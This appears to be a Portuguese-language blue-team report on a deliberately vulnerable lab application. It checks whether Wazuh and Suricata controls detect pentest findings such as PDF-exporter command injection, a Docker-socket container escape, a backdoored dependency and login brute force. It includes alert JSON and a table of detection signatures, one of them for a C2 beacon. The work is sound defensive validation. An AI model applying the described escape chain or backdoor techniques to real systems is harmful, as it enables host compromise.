
Achado novo desta revisão. Este controle não estava identificado em nenhuma avaliação anterior deste vetor — a inspeção visual desta rodada confirma que ele existe e funciona.

Veredito. ● Detectado. **Gap residual:** falta a segunda captura desta seção (provavelmente uma visão de lista equivalente à do achado #5/#11, mostrando múltiplos disparos ao longo do tempo). Como a detecção é por host/aplicação (não por rede), a ambiguidade de endereço mencionada na metodologia não invalida este resultado.

#5 — Injeção de comando no exportador de PDF → Detectado

Controle: auditoria de execução de processo no host — captura qualquer processo filho gerado pela chamada de shell vulnerável.

Evidência. Console de eventos mostrando múltiplos disparos de uma regra de "processo suspeito derivado do backend (possível command injection RCE)", intercalados com ruído de auditoria de rotina não relacionado:



Abrindo um dos eventos dessa lista, o detalhe mostra o processo capturado: uma invocação de baixo nível consistente com o runtime de container iniciando um novo container por baixo de um comando `docker run` :

API

default

a

?

Document Details

View surrounding documents

View single document

×

Table

JSON

† _index	wazuh-alerts-4.x-2026.09.05
† agent.id	001
† agent.ip	10.10.20.153
† agent.name	ubuntu-vuln
† data.audit.arch	c000003e
† data.audit.auid	4294967295
† data.audit.command	runc
† data.audit.cwd	/run/containerd/io.containerd.runtime.v2.task/moby/9ff8d2865457bc50b9796fcdf21bd91842598554a106cf8f663cc802f9ae0705
† data.audit.egid	0
† data.audit.euid	0
† data.audit.exe	/usr/bin/runc
† data.audit.execve.a0	runc
† data.audit.execve.a1	--root
† data.audit.execve.a2	/var/run/docker/runtime-runc/moby
† data.audit.execve.a3	--log
† data.audit.execve.a4	/run/containerd/io.containerd.runtime.v2.task/moby/9ff8d2865457bc50b9796fcdf21bd91842598554a106cf8f663cc802f9ae0705/log.json
† data.audit.execve.a5	--log-format
† data.audit.execve.a6	json
† data.audit.execve.a7	--systemd-cgroup
† data.audit.execve.argc	15
† data.audit.exit	0
† data.audit.file.inode	174901
† data.audit.file.mode	0100755

Veredito. ● Detectado. **Ressalva sobre qual elo da cadeia foi capturado:** não há, nesta rodada, uma captura isolada do comando inicial injetado — o que a tela de detalhe mostra é a chamada subsequente do runtime de container. Isso ainda confirma que a cadeia de execução de comando disparou a regra — só não isola qual comando específico gerou aquele evento em particular.

#11 — Socket do Docker montado → escape de container → Detectado

Controle: o mesmo mecanismo de auditoria de processo do achado #5 — caminho de exploração idêntico (execução de comando via exportador de PDF → container privilegiado via socket montado).

Evidência. Comando exato documentado na evidência original: login, seguido de injeção no exportador de PDF instalando um cliente Docker e executando um container privilegiado com acesso de leitura/escrita ao sistema de arquivos do host. As mesmas capturas do achado #5 acima (lista + detalhe) são a evidência de detecção para este achado — a cadeia de exploração é uma só.


Veredito. ● Detectado. A captura de detalhe do achado #5 é evidência direta de que a etapa de escape via socket do Docker — que é exatamente uma invocação de baixo nível por baixo do comando privilegiado — gerou um evento capturado pela auditoria de processo.

#8 — Backdoor em dependência instalada → Parcialmente coberto

Controles: dois, cobrindo ângulos diferentes do mesmo achado:

- Beacon de rede de saída disparado ao carregar o módulo malicioso. **Não testado nesta rodada.**
- Integridade de arquivo sobre o diretório onde a dependência maliciosa vive. **Confirmado.**

Evidência. Console de integridade de arquivo mostrando 10 disparos de "checksum de integridade alterado" sobre o arquivo da dependência, resultado de um teste controlado de alteração desse arquivo:



Detalhe de um dos eventos, com o horário de modificação exato e a técnica MITRE associada (manipulação de dado armazenado):

API

default

a

?

Document Details

View surrounding documents

View single document

X

Table

JSON

t _index	wazuh-alerts-4.x-2026.09.05
t agent.id	001
t agent.ip	10.10.20.153
t agent.name	ubuntu-vuln
t decoder.name	syscheck_integrity_changed
t full_log	File '/home/mateus/aplicacoes/vuln-app/backend/vendor/express-audit-log/index.js' modified Mode: realtime Changed attributes: mtime Old modification time was: '1788647446', now it is '1788647447'
t id	1788647447.13305023
t input.type	log
t location	syscheck
t manager.name	wazuh
t rule.description	Integrity checksum changed.
# rule.firedtimes	9
t rule.gdpr	II_5.1.f
t rule.gpg13	4.11
t rule.groups	ossec, syscheck, syscheck_entry_modified, syscheck_file
t rule.hipaa	164.312.c.1, 164.312.c.2
t rule.id	550
# rule.level	7
rule.mail	false
t rule.mitre.id	T1565.001
t rule.mitre.tactic	Impact
t rule.mitre.technique	Stored Data Manipulation

Veredito. 🟡 Parcial. O vetor de **integridade de arquivo** está confirmado com detalhe completo. O teste em si foi uma alteração controlada do arquivo (prova de que o controle reage a qualquer alteração no diretório) — não a instalação real de uma versão diferente do backdoor. O vetor de **beacon de rede** (a telemetria de saída do próprio pacote malicioso, comportamento mais diagnóstico deste achado especificamente) permanece sem nenhuma evidência de validação nesta rodada.

#3 — Controle de acesso quebrado (GET /api/usuarios/:id) → Sem controle de detecção

Nenhuma evidência cobre este achado especificamente entre as 16 capturas revisadas. Sem assinatura de rede dedicada e sem regra de host identificada. **Veredito:** 🛑 Sem controle de

detecção.

#7 — Autenticação fraca / força bruta → Sem controle de detecção (regressão)

Controle: nenhum hoje. Um controle que cobriria este vetor (detecção de N falhas de login pelo mesmo IP/conta em uma janela de tempo) chegou a existir, mas não está mais em vigor na configuração atual.

Evidência. Nenhuma nas 16 capturas revisadas.

Veredito.  Sem controle de detecção. Isto é uma **regressão**, não apenas uma lacuna nunca fechada — o controle existiu e saiu de vigor sem substituto. Dado que este é um dos três achados críticos que sozinhos levam a administrador (junto com #4 e #8), e que #4 e (parcialmente) #8 já têm controle confirmado nesta revisão, o #7 passa a ser **o único dos três caminhos para administrador sem nenhuma detecção hoje** — a lacuna de maior prioridade deste relatório.

#12 — Credenciais SSH fracas → Não validado

Ambiguidade não resolvida sobre qual host foi originalmente alvo do teste de força bruta de SSH — sem isso, o teste não foi repetido contra o ambiente atual. **Veredito:**  Não validado.

#13 — Dependências com CVE conhecido → Fora de escopo deste relatório

Achado de composição de software (shift-left) — por definição, não é um vetor de detecção em runtime. Nenhuma ação necessária neste relatório.

Gaps e limitações

1. **Regressão em #7 (auth fraca / brute force) — maior prioridade.** Um controle que cobriria este vetor não está mais em vigor. Com #4 e #8 (parcialmente) já cobertos, este passa a ser o único dos três caminhos independentes para administrador sem nenhuma detecção.
2. **Regra de correlação para IDOR (achado #2) não estava documentada em nenhuma avaliação anterior** — só existe como configuração de fato no ambiente vivo, confirmada por esta captura.
3. **Achados #5 e #11 confirmados, mas no elo do runtime de container, não no comando injetado isoladamente.** Não há captura rotulada mostrando a reação ao comando inicial injetado — apenas ao processo subsequente. Suficiente para confirmar detecção da cadeia como um todo, insuficiente para atribuir a qual comando exato.

4. **Beacon de rede da dependência maliciosa sem qualquer validação.** Configurado, mas nunca exercitado nem em modo alerta.
5. **Duas assinaturas de rede (SQLi e escalonamento) são burláveis** por encoding/variação de payload. Continua valendo mesmo com as regras agora em bloqueio: um payload equivalente que escape da assinatura não seria bloqueado.
6. **Endereço de teste inconsistente** em duas seções de evidência — ver Limitações de metodologia. Não invalida a detecção por host confirmada, mas impede afirmar cobertura de rede para esses dois testes especificamente.
7. **1 de 17 capturas de evidência não recuperada** nesta revisão — a segunda imagem da seção "IDOR".
8. **Nenhum "tempo até detecção" por requisição individual medido** — só a janela de cerca de 21 minutos da promoção das cinco regras de rede é conhecida.
9. **SSH (#12) segue bloqueado** pela ambiguidade de host já registrada.

Recomendações

Prioridade	Ação
Imediata	Recriar detecção de força bruta de login (#7) — única regressão sem nenhuma detecção entre os três caminhos independentes para admin.
Imediata	Documentar formalmente a regra de correlação para IDOR (#2) — hoje só existe no ambiente vivo.
Curto prazo	Validar isoladamente o beacon de rede da dependência maliciosa (#8) — reiniciar a aplicação com o pacote presente e observar o tráfego de saída.
Curto prazo	Recuperar a captura faltante da seção "IDOR" (2ª imagem).
Curto prazo	Confirmar a origem real de rede dos testes com endereço inconsistente (achados #2, #5, #11) — se não passaram pelo caminho de rede monitorado, considerar refazer para também obter cobertura de rede, além da já confirmada no host.
Médio prazo	Resolver a ambiguidade de host do achado #12 e validar a regra de SSH.

Médo prazo	Implantar controle de detecção para #3 (controle de acesso quebrado) — hoje sem cobertura nenhuma.
Contínuo	Medir e registrar tempo até detecção por requisição individual.
Contínuo	Atualizar o status de cada achado no inventário de vulnerabilidades: #11 de "explorado" para "detectado"; #1, #4, #6, #9, #10 para refletir bloqueio ativo, não só detecção.
Contínuo	Reconstruir a camada de regras customizadas (rede + host), com runbooks de validação e notas de honestidade sobre os limites de cada assinatura, incluindo a regra de correlação de IDOR e a leitura de log de aplicação — hoje ausentes de qualquer documentação.

Apêndice A — Regras Suricata implantadas

Seis assinaturas de rede customizadas, criadas especificamente para os vetores deste laboratório. Range local `1000000+` ; SID `1000002` reservado/pulado.

SID	Mensagem	Achado associado	MITRE ATT&CK	Status confirmado nesta revisão
1000001	Beacon C2 da dependência maliciosa (slopsquat)	#8	T1071	Não testado (nem alerta, nem bloqueio)
1000003	Payload de SQLi na busca de chamados (ruidoso)	#1	T1190	Alerta e bloqueio confirmados
1000004	Acesso ao painel interno esquecido	#9	T1552.001	Alerta e bloqueio confirmados
1000005	Escalonamento de privilégio — PATCH usuários com papel no corpo	#4	T1078	Alerta e bloqueio confirmados
1000006	Fingerprinting de versão sem autenticação	#10	T1592.002	Alerta e bloqueio confirmados
1000007	DoS no upload de anexos — nome de arquivo vazio	#6	T1499	Alerta e bloqueio confirmados

Cinco das seis regras (todas exceto o beacon `1000001`) estão hoje em modo de bloqueio ativo, confirmado pela captura consolidada de alertas bloqueados (`ips_bloqueadas_lista_5sids.png`).

Apêndice B — Configuração Wazuh implantada

Três fontes de dado confirmadas em uso no agente de host.

Mecanismo	Configuração	Achado associado	Observação
Integridade de arquivo	Monitoramento em tempo real sobre o diretório da dependência maliciosa; regra padrão de checksum	#8 (backdoor)	Documentado
Auditoria de execução de processo	Leitura de log de auditoria do kernel; regra custom de nível alto para processos suspeitos derivados do backend	#5, #11 (RCE / escape)	Documentado
Leitura de log da aplicação	Regra custom de correlação por frequência — ≥5 acessos distintos a chamados em 60s	#2 (IDOR)	Não documentada em nenhuma avaliação anterior

Agente instalado na VM da aplicação; console central correlaciona também os alertas do IDS/IPS de rede.

Apêndice C — Ferramentas e componentes

Componente	Papel
Firewall / IDS-IPS de rede	Inspeção e bloqueio inline de tráfego malicioso na borda da DMZ
Agente de host / SIEM	Integridade de arquivo, auditoria de processo e correlação de log de aplicação
Auditoria do kernel (host)	Captura de execução de processo consumida pelo agente de host
<code>curl</code> / <code>jq</code>	Replay dos payloads do teste de intrusão durante a validação
Máquina atacante	Origem dos testes de ataque replicados

Fim do relatório. Evidência visual completa em `evidence/` (16 capturas).